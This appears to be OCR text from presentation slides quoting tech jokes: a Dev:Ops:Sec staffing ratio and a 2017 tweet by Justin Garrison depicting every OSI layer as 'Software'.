
10:1 Dev:Ops

@iteration1

100:10:1
Dev:Ops:Sec

@iteration1

The new OSI model



Justin Garrison
@rothgar

The new OSI model is much easier to understand

Software

Software

Software

Software

Software

Software

Software


11:22 AM - 18 Jul 2017


2,754 Retweets 3,895 Likes

@iteration1

